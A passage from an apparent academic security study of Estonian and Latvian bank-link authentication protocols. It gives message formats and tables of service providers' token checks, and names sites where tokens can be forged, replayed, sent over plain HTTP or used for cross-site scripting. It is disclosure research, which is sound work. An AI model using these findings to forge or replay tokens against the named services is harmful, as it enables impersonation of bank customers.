Citadele uses the same 4096-bit RSA key to sign AUTHRESP and ESERVICEREQ messages destined to all service providers.

Since the authentication token has no field for determining the message destination, the service providers are vulnerable to cross-site replay attacks.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <FIDAVISTA xmlns="http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1
       http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1/fidavista.xsd">
3    <Header>
4      <Timestamp>20120502155029000</Timestamp>
5      <From>10000</From>
6      <Extension>
7        <Amai xmlns="http://digi.parex.lv/XMLSchemas/amai/"
             xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
             xsi:schemaLocation="http://digi.parex.lv/XMLSchemas/amai/
             http://digi.parex.lv/XMLSchemas/amai/amai.xsd">
8          <Request>AUTHRESP</Request>
9          <RequestUID>68a434e6-1763-7b3c-7b64-d0f327738334</RequestUID>
10         <Version>1.0</Version>
11         <Language>LV</Language>
12         <PersonCode>05047711038</PersonCode>
```

```
13          <Person>John Smith</Person>
14          <Code>100</Code>
15          <SignatureData>
16            <Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
17              <SignedInfo>
18                <CanonicalizationMethod
                      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
19                <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
20                <Reference URI="">
21                  <Transforms>
22                    <Transform
                          Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
23                  </Transforms>
24                  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
25                  <DigestValue>PV1yPEmQ...</DigestValue>
26                </Reference>
27              </SignedInfo>
28              <SignatureValue>GFzAo2U5fY...</SignatureValue>
29              <KeyInfo>
30                <X509Data>
31                  <X509SubjectName>CN=AMAI,OU=BTD,O=AS PAREX
                        BANKA,L=RIGA,ST=Unknown,C=LV</X509SubjectName>
32                  <X509Certificate>MIIFSTCCAzGgAwIBA...</X509Certificate>
33                </X509Data>
34              </KeyInfo>
35            </Signature>
36          </SignatureData>
37        </Amai>
38      </Extension>
39    </Header>
40  </FIDAVISTA>
```

Listing 2: Citadele authentication response message.

Citadele does not allow a replay of authentication requests and enforces their lifetime for 15 minutes. The validity of the authentication requests are checked before login. Citadele asks for the user's consent in the Internet bank e-services page, but by that time, the authentication token is already generated and embedded in HTML. The user's consent is not asked before sending his data to the service provider in the "provider–bank–provider" protocol flow.

The implementation testing results can be seen in Table 8. Although the AMAI technical specification instructs that, in addition to signature verification, the timestamp of the authentication token should be verified if the timestamp in the token is not 15 minutes older than the current time, and that tokens with an already processed "RequestUID" value should not be accepted, there are still several service providers who do not follow this instruction.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
e-latvenergo.lv	AUTHRESP	–	+	15min
e-latvenergo.lv	ESERVICEREQ	–	+	15min
epakalpojumi.lv	AUTHRESP	–	+	5min
epakalpojumi.lv	ESERVICEREQ	–	–	10min
eparaksts.lv*	AUTHRESP	–	–	–
eriga.lv	AUTHRESP	–	+	5min
eriga.lv	ESERVICEREQ	–	–	10min
if.lv	AUTHRESP	–	–	–
lattelecom.lv	AUTHRESP	–	–	–
latvija.lv	AUTHRESP	–	+	25sec
latvija.lv	ESERVICEREQ	–	–	25sec
luis.lanet.lv*	AUTHRESP	–	–	–
lursoft.lv	AUTHRESP	–	–	–
manabalss.lv*	AUTHRESP	–	–	–
parbaudi.lv	AUTHRESP	–	–	–

Table 8: Citadele (Latvia) authentication as implemented by the service providers.

All the authentication messages observed contain an X.509 certificate [17] that has been used to sign the message. Since the key management problem is solved by exchanging keys when the authentication agreement is signed, the aim of including the certificate in the message is unclear. The deviation from the initial testing plan was made to execute an experiment (proof of the concept code has been included in Appendix A) and craft a forged authentication token signed by the author's private key and containing the corresponding certificate. It was observed that the service providers `eparaksts.lv`, `luis.lanet.lv` and `manabalss.lv` did not use the locally stored bank's certificate for signature verification, but employed any certificate included in the authentication token, thus allowing a malicious user to successfully forge authentication tokens. To prevent the protocol implementers from making such a mistake, the X.509 certificates should be removed from the protocol messages. It is worth noting that the use of the XML-Signature to sign XML messages makes the verification highly complicated and leaves the verifier open to a wide area of attacks [18]. Therefore, the use of the XML-Signature for protocol message signing is not recommended.

5.4 DNB (Latvia)

DNB uses its own protocol [19], which is similar to iPizza. The description of the authentication request and the response messages, is given in Table 9 and Table 10.

No	Field name	Value/Format	Description
1	VK_SERVICE	3001	Message ID
2	VK_VERSION	101	Signature method
3	VK_SND_ID		ID of sender (service provider)
4	VK_STAMP		Random nonce
5	VK_RETURN	https://...	URL where to send response
–	VK_MAC		Digital signature of previous fields

Table 9: Fields of the authentication request message 3001.

No	Field name	Value/Format	Description
1	VK_SERVICE	2001	Message ID
2	VK_VERSION	101	Signature method
3	VK_SND_ID	RIKOLV2X	ID of sender (bank)
4	VK_REC_ID		ID of receiver (service provider)
5	VK_STAMP		VK_STAMP from initial request
6	VK_T_NO		Unique ID of message
7	VK_PER_CODE		Personal code of client
8	VK_PER_FNAME		First name of client
9	VK_PER_LNAME		Last name of client
10	VK_COM_CODE		Registration number of company
11	VK_COM_NAME		Name of company
12	VK_TIME	YYYYMMDDH...	Timestamp of message generation
–	VK_MAC		Digital signature of previous fields

Table 10: Fields of the authentication response message 2001.

The authentication request messages have to be sent to the URL `https://ib.dnb.lv/login/index.php` as POST key-value pairs.

In case an authentication response message is generated on the bank's initiative from the Internet bank e-services page, an authentication token is generated with an empty VK_STAMP field. Although the receiver identifier field is provided in the authentication token, authentication tokens are signed with the service provider's specific 2048-bit RSA key, therefore their destination verification is done by signature verification alone. DNB allows a replay of the authentication request messages.

The DNB technical specification instructs how to verify a signature, however, nothing is said about the one-timeness or the expiration enforcement of authentication tokens.

The implementation results can be viewed in Table 11.

Service Provider	Target-binding	One-timeness	Expiration
e-latvenergo.lv	+	–	5min
epakalpojumi.lv	+	–	5min
eparaksts.lv	+	–	–
eriga.lv	+	–	5min
lattelecom.lv*	–	–	–
latvija.lv	+	–	5min
lursoft.lv	+	–	–
parbaudi.lv	+	–	–

Table 11: DNB (Latvia) authentication as implemented by the service providers.

The service provider `lattelecom.lv` fails to verify a signature, thus allowing a malicious user to successfully forge authentication tokens.

5.5 Krediidipank (Estonia)

Krediidipank uses iPizza protocols [13] with some specifics. The bank's identifier "KREP" is used in protocol messages. The value of the VK_USER field in the message 3002 is always set to "IPANK". The user's personal data specified in the authentication response field VK_INFO is in the form of "ISIK:*personal code*", "ISIK:*personal code*;NIMI;*last name , first name*" or "KOOD:*personal code*;NIMI;*last name first name*". The authentication request messages have to be sent to the URL `https://i-pank.krediidipank.ee/teller/autendi` as GET or POST key-value pairs.

The Krediidipank uses the same 1024-bit RSA key to sign the authentication tokens destined to all service providers, therefore, cross-site replay attacks in case of a timestamped protocol are unavoidable.

The bank allows a replay of the authentication request messages, however, the lifetime of a timestamped request is restricted to 15 minutes. The validity of authentication requests is checked before login. The user's consent is not asked before sending his data to the service provider in the "provider–bank–provider" protocol flow, and the user is not warned about his personal data transfer on the Internet bank e-services page. The authentication tokens are sent to the service provider in GET requests.

It was observed that the service provider `tallinn.ee` specified the HTTP return URL in its authentication request message. However, Krediidipank does not enforce the HTTPS and sends authentication tokens over an unencrypted channel. Since the authentication token is sent as a GET request no browser warnings appear either.

The technical specification of Krediidipank does mention a signature, timestamp and nonce verification, however, no detailed instructions are given on how the verification of the timestamp and nonce should be done. The specification does not tell whether the authentication token destination should be verified. It recommends using a timestampless protocol since it is not negatively influenced by the clock changes on daylight-saving periods.

The implementation testing results can be viewed in Table 12.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
arved.ee	timestamp	–	–	–
compensalife.ee	timestamp	–	–	10min
energia.ee	timestamp	–	–	–
eesti.ee	nonce	?	+	–
eesti.ee	3004	+	–	1min
emt.ee	timestamp	–	–	10min
emta.ee	timestamp	–	–	20min
ettevotjaportaal.rik.ee	timestamp	–	–	–
kindlustus.ee	timestamp	–	–	2min
paberivaba.ark.ee	timestamp	–	–	–
partnercard.net	timestamp	–	–	–
pensionikeskus.ee	nonce	?	–	30min
pensionikeskus.ee	timestamp	–	–	30min
pilet.ee	timestamp	–	–	–
stv.ee	timestamp	–	–	–
tallinn.ee*	timestamp	–	–	–
tele2.ee	nonce	–	–	–

Table 12: Krediidipank (Estonia) authentication as implemented by the service providers.

The question mark towards the "Target-binding" property in Table 12 means that the service provider rejected the authentication token with an unexpected nonce or nonce in an unexpected format. Since the author did not have an opportunity to conduct tests under a malicious service provider threat model where he could obtain the authentication tokens with a nonce of his choice, it is still possible that these service providers do not verify the receiver identifier and accept cross-site replayed authentication tokens.

5.6 Nordea (Estonia)

Nordea's protocol [20] is based on the TUPAS standard [21] of the Federation of Finnish Financial Services. The description of the authentication request and the response messages, is given in Table 13 and Table 14.

No	Field name	Value/Format	Description
1	A01Y_ACTION_ID	701	Message ID
2	A01Y_VERS	0002	Message version
3	A01Y_RCVID		ID of sender (service provider)
4	A01Y_LANGCODE	ET/LV/LT/EN	User interface language
5	A01Y_STAMP		Random nonce
6	A01Y_IDTYPE	02	Format of identification information
7	A01Y_RETLINK	https://...	Response URL in case of success
8	A01Y_CANLINK	https://...	Redirect URL in case of cancellation
9	A01Y_REJLINK	https://...	Redirect URL in case of error
10	A01Y_KEYVERS	0001	MAC key version
11	A01Y_ALG	01/02	MAC algorithm
–	A01Y_MAC		MAC of previous fields

Table 13: Fields of the Nordea authentication request message.

No	Field name	Value/Format	Description
1	B02K_VERS	0002	Message version
2	B02K_TIMESTMP	200YYYYMMD...	Timestamp of message generation
3	B02K_IDNBR	277244	ID of sender (bank)
4	B02K_STAMP		Copy of A01Y_STAMP
5	B02K_CUSTNAME		Last name and first name of client
6	B02K_KEYVERS	0001	MAC key version
7	B02K_ALG	01/02	MAC algorithm
8	B02K_CUSTID		Personal code of client
9	B02K_CUSTTYPE	01	Form of B02Y_CUSTID value
–	B02K_MAC		MAC of previous fields

Table 14: Fields of the Nordea authentication response message.

Nordea's protocol strongly deviates from other Internet bank authentication protocols because the Message Authentication Code (MAC) is used for integrity protection. Nordea generates a 32-characters-long alpha-numeric passphrase and delivers it to the service provider's contact person, specified in the agreement. The passphrase is used to calculate and verify the MAC of the protocol messages exchanged between the bank and the service provider. The MAC is calculated by applying a hash function to the message values separated by an ampersand ("&") and appended by a passphrase. Two hash functions can be used, depending on the "A01Y_ALG" and "B02K_ALG" field ("01" – MD5 [22], "02" – SHA-1 [14]). A calculated message digest is encoded to the uppercase hexadecimal string and set in the field "A01Y_MAC" or "B02K_MAC" of the authentication messages.
Here is an example of the MAC calculation used for the authentication of a request message:

$$hex(digest(A01Y\_ACTION\_ID||\text{“\&”}||A01Y\_VERS||\text{“\&”}||...||\text{“\&”}||passphrase||\text{“\&”}))$$

The authentication request messages have to be sent to the URL `https://netbank.nordea.com/pnbeid/eid.jsp` as GET or POST key-value pairs.
Since Nordea uses different passphrases for different service providers, destination verification is achieved through the MAC verification alone.
The Nordea technical specification does not specify whether the one-timeness and expiration of the authentication token should be enforced.
The bank allows a replay of the authentication request messages without enforcing their lifetime. The validity of the authentication requests is checked before login and a detailed error message is returned. Nordea asks for the user's consent in the Internet bank e-services page and in the "provider–bank–provider" protocol flow, but by that time, the authentication token is already generated and embedded in HTML. The authentication tokens are sent to the service provider in a GET request.
It was observed that the service provider `tallinn.ee` specified the HTTP return URL in its authentication request message. However, Nordea does not enforce the HTTPS and sends authentication tokens over an unencrypted channel. Since the authentication token is sent as GET request no browser warnings appear either.
The implementation testing results can be seen in Table 15.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
arved.ee	tupas	+	–	–
compensalife.ee	tupas	+	–	10min
energia.ee	tupas	+	–	–
eesti.ee	tupas	+	+	–
eesti.ee	tupas	+	–	1min
elion.ee	tupas	+	–	–
elisa.ee	tupas	+	+	?
emt.ee	tupas	+	–	1h 45min
emta.ee	tupas	+	–	1h 20min
eparkimine.ee	tupas	+	–	–
e-register.ee	tupas	+	–	–
ergo.ee	tupas	+	+	?
ettevotjaportaal.rik.ee	tupas	+	–	–
gaas.ee	tupas	+	–	–
iizi.net	tupas	+	–	–
kindlustus.ee	tupas	+	–	1h
partnercard.net	tupas	+	–	–
pensionikeskus.ee	tupas	+	–	35min
pilet.ee	tupas	+	–	–
stat.ee	timestamp	+	–	5min
stv.ee	tupas	+	–	–
tallinn.ee*	tupas	+	–	–
tallinnavesi.ee	tupas	+	+	?
tele2.ee	tupas	+	–	–

Table 15: Nordea (Estonia) authentication as implemented by the service providers.

The question mark towards the "Expiration" property in Table 15 means that the authentication token is accepted as long as the web session previously established by the authentication request generation is active.
The service provider `stat.ee` exceptionally uses an iPizza timestamped protocol with the authentication response message field VK_USER set to "277244" and VK_SND_ID set to "NORD". Nordea uses a 2048-bit RSA key to sign it.

In January 2011, the original specification of the TUPAS protocol [21] was updated to include the SHA-256 [23] algorithm and to mark the deprecation of MD5 and SHA1 algorithms by 31.12.2011. However, all the service providers observed on 01.05.2012 were still using the MD5 algorithm to calculate the MAC.
It should be noted that the MAC construction used by Nordea has cryptographic weakness described in [24]. Instead of that, a proper hash-based MAC construction (HMAC) [25] should be used. However, even if the proper HMAC construction is used, employing the MAC instead of a digital signature introduces unduly high security risks. The passphrase is known to several persons in the distribution and maintenance phase, and its leakage cannot be prevented by the use of an HSM. Because of symmetry, any party can leak the passphrase without a non-repudiation. Since impersonation attacks can stay undetected for a very long time, using the current Nordea Internet bank authentication should be discarded.

5.7 Nordea (Latvia)

Nordea (Latvia) uses the same Internet bank authentication server and protocols as Nordea (Estonia), therefore, everything mentioned with respect to Nordea (Estonia) also applies to Nordea (Latvia). The only thing to point out is that Nordea (Latvia) uses the bank identifier "611113" in the B02K_IDNBR field of authentication tokens.
The Implementation testing results can be viewed in Table 16.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
e-latvenergo.lv	tupas	+	–	5min
epakalpojumi.lv	tupas	+	–	5min
eparaksts.lv	tupas	+	–	–
eriga.lv	tupas	+	–	10min
if.lv	tupas	+	–	–
lattelecom.lv	tupas	+	–	–
latvija.lv	tupas	+	–	5min
lursoft.lv	tupas	+	–	–
manabalss.lv	tupas	+	–	5min
parbaudi.lv*	tupas	+	–	–

Table 16: Nordea (Latvia) authentication as implemented by the service providers.

Similarly to `tallinn.ee`, it was observed that the service provider `parbaudi.lv` specified the HTTP return URL in its authentication request message. However, Nordea does not enforce the HTTPS and sends authentication tokens over an unencrypted channel.

5.8 Norvik (Latvia)

Norvik uses several service-provider specific protocols. For the service providers `manslmt.lv` and `lursoft.lv`, the bank uses a "naive" protocol, where only the name and the personal code is signed. In addition to the name and the personal code, most of the other protocols observed have a timestamp field that is included under the signature. Although none of the authentication tokens include a service provider's identifier, Norvik uses different 1024-bit RSA keys to sign authentication tokens destined for different service providers. Therefore, cross-site replay attacks are prevented.

The authentication requests are sent as POST data either to the service-provider specific URL containing the service provider's identifier and no digital signature, or digitally signed to the URL `https://www.e-norvik.lv/banklink.cfm`. The digitally signed messages are generated in an XML format and sent along with its digital signature encoded to the Base64 encoding. Listing 3 gives an example of such an authentication request message.

```
1  <?xml version="1.0"?>
2  <bl>
3    <snd>LVRTC</snd>
4    <query>CONNECT</query>
5    <data/>
6    <date>02052012</date>
7    <time>221105</time>
8    <reply_url>https://www.eparaksts.lv/services/norvik/</reply_url>
9  </bl>
```

Listing 3: Norvik authentication request message.

Norvik allows a replay of signed authentication requests, but restricts their lifetime to 15 minutes. The validity of the authentication requests is checked before login. The user is asked for his consent on the Internet bank e-services page and in the "provider–bank–provider" protocol flow. However, it was observed that some confirmation messages do not include a notice about the personal data transfer to the service provider.

It was observed that the authentication token is sent as GET request to the service providers `epakalpojumi.lv` and `manslmt.lv`.

The implementation testing results can be viewed in Table 17.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
e-latvenergo.lv	timestamp	+	–	5min
epakalpojumi.lv	timestamp	+	–	5min
eparaksts.lv	timestamp	+	–	–
lattelecom.lv	timestamp	+	–	–
latvija.lv	timestamp	+	–	25sec
lursoft.lv*	naive PGP	+	–	–
manslmt.lv	naive	+	–	–
rekini.lv*	timestamp	+	–	20min
tele2.lv	timestamp	+	–	–

Table 17: Norvik (Latvia) authentication as implemented by the service providers.

The authentication token sent to the service provider `lursoft.lv` contains a name, personal number and PGP cleartext signed message. The signature in the aforementioned message is applied to the concatenated name and personal number. Since the PGP cleartext signed message is self containing, i.e., it contains a cleartext message that is signed along with its signature [26], the PGP signature verification can be done without manually calculating the signature on the concatenation of the received name and personal number. However, after a successful PGP signature verification the name and personal number received must be concatenated and compared to the value in the PGP message. Unfortunately, the service provider `lursoft.lv` used non-validated name and personal number values for the authorization process after PGP message verification, thus providing an opportunity for a malicious user to impersonate any person. The use of a detached PGP signature would have ruled out an implementation mistake similar to this one.

The authentication token sent to the service provider `rekini.lv` contains the user's name, but it is not included in the digital signature calculation. However, after authentication, the name is used without escaping it, thereby making the service provider vulnerable to cross-site scripting attacks.

5.9 Sampo (Estonia)

Sampo uses iPizza protocols [12] with some specifics. The bank's identifier "SAMPOPANK" is used in protocol messages. The value of the VK_USER field in the message 3002 contains the user's personal code. The user's personal data specified in the authentication response field VK_INFO, is in the form "ISIK:*personal code*;NIMI;*last name , first name*". The authentication request messages have to be sent to the URL `https://www2.sampopank.ee/ibank/pizza/pizza` as GET or POST key-value pairs.

The Sampo uses the same 1024-bit RSA key to sign authentication tokens destined to all the service providers. Therefore, cross-site replay attacks in case of a timestamped protocol are unavoidable.

The bank allows a replay of the authentication request messages without enforcing their lifetime. The user's consent is asked on the Internet bank e-services page, but not in the "provider–bank–provider" protocol flow.

It was observed that the service provider `tallinn.ee` specified the HTTP return URL in its authentication request message. However, the Sampo does not enforce the HTTPS and sends authentication tokens over an unencrypted channel.

The Sampo technical specification gives instructions on how to verify the signature of the authentication token, but nothing is said about destination verification and the enforcement of its expiration or one-timeness.

The implementation testing results can be viewed in Table 18. The question mark towards the "Expiration" property means that an authentication token is accepted as long as the web session previously established by the authentication request generation is active.

The service provider `parkimine.ee` fails to verify the signature, thus allowing a malicious user to successfully forge authentication tokens.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
arved.ee	timestamp	–	–	–
arvekeskus.ee	timestamp	–	–	–
compensalife.ee	timestamp	–	–	10min
energia.ee	timestamp	–	–	–
eesti.ee	nonce	–	+	–
eesti.ee	3004	+	–	1min
elion.ee	nonce	+	+	?
elion.ee	timestamp	–	–	10min
elisa.ee	timestamp	–	–	–
emt.ee	timestamp	–	–	10min
emta.ee	timestamp	–	–	20min
eparkimine.ee	timestamp	–	–	–
e-register.ee	timestamp	–	–	30sec
ergo.ee	nonce	–	–	?
e-seif.ee	timestamp	–	–	–
ettevotjaportaal.rik.ee	timestamp	–	–	–
gaas.ee	timestamp	–	–	–
iizi.net	timestamp	–	–	–
iizi.net	nonce	–	–	–
kindlustus.ee	timestamp	–	–	2min
kinnistusraamat.rik.ee	timestamp	–	–	–
korteriyhistu.net	timestamp	–	–	1min
lkf.ee	timestamp	–	–	1h 10min
mandatumlife.ee	timestamp	–	–	–
paberivaba.ark.ee	timestamp	–	–	–
parkimine.ee	timestamp*	–	–	–
partnercard.net	timestamp	–	–	–
pensionikeskus.ee	timestamp	–	–	30min
pilet.ee	timestamp	–	–	–
stat.ee	timestamp	–	–	5min
stv.ee	timestamp	–	–	–
tallinn.ee*	timestamp	–	–	–
tallinnavesi.ee	nonce	–	+	?
tele2.ee	timestamp	–	–	–

Table 18: Sampo (Estonia) authentication as implemented by the service providers.

5.10 SEB (Estonia)

SEB uses iPizza protocols [10] with some specifics. The bank's identifier "EYP" is used in protocol messages. The value of the VK_USER field in the message 3002 is set to "EYP", "QG", "SA", it contains an empty string or the user's personal code. The user's personal data specified in the authentication response field VK_INFO is in the form "ISIK:*personal code*;NIMI;*last name , first name*". The authentication request messages have to be sent to the URL `https://www.seb.ee/cgi-bin/unet3.sh/un3min.r` or `https://www.seb.ee/cgi-bin/unet3.sh/ipank.r` as GET or POST key-value pairs.

SEB uses the same 1024-bit RSA key to sign authentication tokens destined to all the service providers, therefore, cross-site replay attacks are unavoidable in case of a timestamped protocol.

The bank allows a replay of the authentication request messages without enforcing their lifetime.

It was observed that the service provider `tallinn.ee` specified the HTTP return URL in its authentication request message. However, SEB does not enforce the HTTPS and sends authentication tokens over an unencrypted channel.

The SEB technical specification gives instructions on how to verify the signature of the authentication token, but nothing is said about destination verification and the enforcement of expiration. One-timeness is mentioned just by saying that a random nonce is used to ensure freshness.

The implementation testing results can be viewed in Table 19. The question mark towards the "Expiration" property means, that an authentication token is accepted as long as the web session previously established by the authentication request generation is active.

SEB sends an incorrect unix timestamp which is an hour late in the authentication response message 3004 sent to the service provider `eesti.ee`. Since `eesti.ee` enforces the expiration only for a positive difference of the timestamp, the usage of authentication tokens is extended for an additional hour.

The service provider `parkimine.ee` fails to verify the signature, thus allowing a malicious user to successfully forge authentication tokens.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
arved.ee	timestamp	–	–	–
arvekeskus.ee	timestamp	–	–	–
compensalife.ee	timestamp	–	–	10min
energia.ee	timestamp	–	–	–
eesti.ee	nonce	–	+	–
eesti.ee	3004	+	–	1h* 1min
elion.ee	nonce	+	+	?
elion.ee	timestamp	–	–	–
elisa.ee	timestamp	–	–	–
emt.ee	timestamp	–	–	10min
emta.ee	timestamp	–	–	20min
eparkimine.ee	timestamp	–	–	–
e-register.ee	timestamp	–	–	30sec
ergo.ee	nonce	–	+	?
e-seif.ee	timestamp	–	–	–
ettevotjaportaal.rik.ee	timestamp	–	–	–
g4s.ee	timestamp	–	–	–
gaas.ee	timestamp	–	–	–
kindlustus.ee	timestamp	–	–	–
kinnistusraamat.rik.ee	timestamp	–	–	–
korteriyhistu.net	timestamp	–	–	1min
lkf.ee	timestamp	–	–	1h 10min
paberivaba.ark.ee	timestamp	–	–	–
parkimine.ee	timestamp*	–	–	–
partnercard.net	timestamp	–	–	–
pensionikeskus.ee	timestamp	–	–	30min
pilet.ee	timestamp	–	–	–
stat.ee	timestamp	–	–	5min
stv.ee	timestamp	–	–	–
tallinn.ee*	timestamp	–	–	–
tallinnavesi.ee	nonce	–	+	?
tele2.ee	timestamp	–	–	–

Table 19: SEB (Estonia) authentication as implemented by the service providers.

5.11 SEB (Latvia)

SEB uses its own protocol similar to iPizza. The technical specification is not publicly available, but it can be obtained for research purposes. The description of the authentication request and the response messages is given in Table 20 and Table 21.

No	Field name	Value/Format	Description
1	IB_SND_ID		ID of sender (service provider)
2	IB_SERVICE	0005	Message ID
3	IB_LANG	LAT	User interface language

Table 20: Fields of the SEB Latvia authentication request message.

No	Field name	Value/Format	Description
1	IB_SND_ID	SEBUB	ID of sender (bank)
2	IB_SERVICE	0001	Message ID
3	IB_REC_ID		ID of receiver (service provider)
4	IB_USER		Personal code of client
5	IB_DATE	DD.MM.YYYY	Date when message generated
6	IB_TIME	HH:MM:SS	Time when message generated
7	IB_USER_INFO		Personal data of client
8	IB_VERSION	001	Signature method
–	IB_CRC		Digital signature of previous fields

Table 21: Fields of the SEB Latvia authentication response message.

A request message does not contain a return URL, therefore it does not have to be digitally signed. The user's personal data specified in the authentication response field IB_USER_INFO is in the form "ID=*personal code*;NAME=*first name last name*". The authentication request messages have to be sent to the URL `https://ibanka.seb.lv/ipc/epakindex.jsp` as GET or POST key-value pairs. SEB uses the same 1024-bit RSA key to sign authentication tokens destined to all the service providers, therefore, cross-site replay attacks can be prevented

only if the service provider compares the authentication response message field IB_REC_ID with his identifier. As can be seen further on, this is done by only one service provider.
The SEB technical specification gives instructions on how to verify the signature of the authentication token, but nothing is said about destination verification and the enforcement of one-timeness or expiration.
The implementation testing results can be viewed in Table 22.

Service Provider	Target-binding	One-timeness	Expiration
dabasgaze.lv	–	–	–
e-latvenergo.lv	–	–	5min
epakalpojumi.lv	–	–	5min
eparaksts.lv	–	–	–
eriga.lv	–	–	10min
if.lv	–	–	–
lattelecom.lv	–	–	–
latvija.lv	–	–	–
luis.lanet.lv*	–	–	–
lursoft.lv	–	–	–
manabalss.lv	–	–	–
manslmt.lv	+	–	–
parbaudi.lv	–	–	–
rekini.lv	–	–	–

Table 22: SEB (Latvia) authentication as implemented by the service providers.

The service provider `luis.lanet.lv` fails to verify the signature, thus allowing a malicious user to successfully forge authentication tokens.

5.12 Swedbank (Estonia)

Swedbank uses iPizza protocols [11] with some specifics. The bank identifier "HP" is used in protocol messages. The value of the VK_USER field in the message 3002 is set to an empty string. The user's personal data specified in the authentication response field VK_INFO is in the form "ISIK:*personal code*;NIMI;*first name last name*". The authentication request messages have to be sent to the URL `https://www.swedbank.ee/banklink` as GET or POST key-value pairs.

Swedbank uses the same 1024-bit RSA key to digitally sign authentication tokens destined to all the service providers, therefore, cross-site replay attacks are unavoidable in case of a timestamped protocol.

Swedbank allows a replay of the authentication request messages without enforcing their lifetime. The validity of the authentication requests is checked before login.

When accessing the service providers `salva.ee` and `ergo.ee` from the Internet bank e-services page, the authentication token is sent over an unencrypted HTTP channel.

It was observed that the service provider `tallinn.ee` specified the HTTP return URL in its authentication request message. However, Swedbank does not enforce the HTTPS and sends authentication tokens over an unencrypted channel.

The Swedbank technical specification gives instructions on how to verify the signature of the authentication token, but nothing is said about destination verification and the enforcement of one-timeness or expiration.

The implementation testing results can be viewed in Table 23. The question mark towards the "Expiration" property means that the authentication token is accepted as long as the web session previously established by the authentication request generation is active.

The service provider `parkimine.ee` fails to verify the signature, thus allowing a malicious user to successfully forge authentication tokens.

Service Provider	Protocol	Target-binding	One-timeness	Expiration
arved.ee	timestamp	–	–	–
arvekeskus.ee	timestamp	–	–	–
compensalife.ee	timestamp	–	–	10min
energia.ee	timestamp	–	–	–
eesti.ee	nonce	–	+	–
eesti.ee	3004	+	–	1min
elion.ee	nonce	+	+	?
elion.ee	timestamp	–	–	–
elisa.ee	timestamp	–	–	–
emt.ee	timestamp	–	–	10min
emta.ee	timestamp	–	–	20min
eparkimine.ee	timestamp	–	–	–
e-register.ee	timestamp	–	–	30sec
ergo.ee*	nonce	–	+	?
e-seif.ee	timestamp	–	–	–
ettevotjaportaal.rik.ee	timestamp	–	–	–
g4s.ee	timestamp	–	–	–
gaas.ee	timestamp	–	–	–
iizi.net	timestamp	–	–	–
kindlustus.ee	timestamp	–	–	2min
kinnistusraamat.rik.ee	timestamp	–	–	–
korteriyhistu.net	timestamp	–	–	1min
lkf.ee	timestamp	–	–	1h 10min
paberivaba.ark.ee	timestamp	–	–	–
parkimine.ee	timestamp*	–	–	–
partnercard.net	timestamp	–	–	–
pensionikeskus.ee	timestamp	–	–	30min
pilet.ee	timestamp	–	–	–
stat.ee	timestamp	–	–	5min
stv.ee	timestamp	–	–	–
tallinn.ee*	timestamp	–	–	–
tallinnavesi.ee	nonce	–	+	?
tele2.ee	timestamp	–	–	–

Table 23: Swedbank (Estonia) authentication as implemented by the service providers.

5.13 Swedbank (Latvia)

The Swedbank technical specification is not publicly available and could not be obtained for research purposes. Nevertheless, it was observed that Swedbank uses iPizza protocols with some specifics. The bank identifier "HP" is used in protocol messages. The value of the VK_USER field in the message 3002 is set to the personal code of the user. The user's personal data specified in the authentication response field VK_INFO is in the form "ISIK:*personal code*;NIMI;*first name last name*" or "ID:*personal code*;NAME;*first name last name*". The authentication request messages have to be sent to the URL `https://ib.swedbank.lv/banklink` as GET or POST key-value pairs.

When authenticating from the Internet bank e-services page to the service providers `lursoft.lv` and `zemesgramata.lv`, Swedbank sends a "naive" authentication token with the fields "name", "pcode" and "sign", where "sign" is the Base64 encoded digital signature of the fields "name" and "pcode".

Swedbank uses the same 1024-bit RSA key to sign authentication tokens destined to all the service providers, therefore, cross-site replay attacks are unavoidable in case of a timestamped protocol.

The bank allows a replay of the authentication request messages without enforcing their lifetime. The validity of the authentication requests is checked before login.

The website of Swedbank has a link to the PHP sample code[1], which contains an example of signature verification. However, the sample code performs an incorrect return value check from the function `openssl_verify()`, and it could lead to a signature verification bypass.

The implementation testing results can be viewed in Table 24.

The service provider `luis.lanet.lv` fails to verify the signature, thus allowing a malicious user to successfully forge authentication tokens. Similarly, the service provider `lursoft.lv` fails to verify the signature if the "sign" field of its "naive" protocol message is not a valid Base64 encoded string.

[1] `http://www.swedbank.lv/lib/PHP_piemeri.rar` (last visited 23.05.2012).

Service Provider	Protocol	Target-binding	One-timeness	Expiration
dabasgaze.lv	timestamp	–	–	–
e-latvenergo.lv	timestamp	–	–	5min
eglinfo.lv*	nonce	–	–	–
epakalpojumi.lv	timestamp	–	–	10min
eparaksts.lv	timestamp	–	–	–
eriga.lv	timestamp	–	–	10min
if.lv	timestamp	–	–	–
lattelecom.lv	timestamp	–	–	–
latvija.lv	timestamp	–	–	–
luis.lanet.lv	timestamp*	–	–	–
lursoft.lv	naive*	–	–	–
lursoft.lv	timestamp	–	–	–
manabalss.lv	nonce	–	–	–
manslmt.lv	3004	+	–	–
parbaudi.lv	timestamp	–	–	–
rekini.lv	nonce	–	–	–
tele2.lv	timestamp	–	–	–
zemesgramata.lv	naive	–	–	–

Table 24: Swedbank (Latvia) authentication as implemented by the service providers.

It was observed that the service provider `eglinfo.lv` specified the HTTP return URL in its authentication request message. However, Swedbank does not enforce the HTTPS and sends authentication tokens over an unencrypted channel.

6 Other Aspects

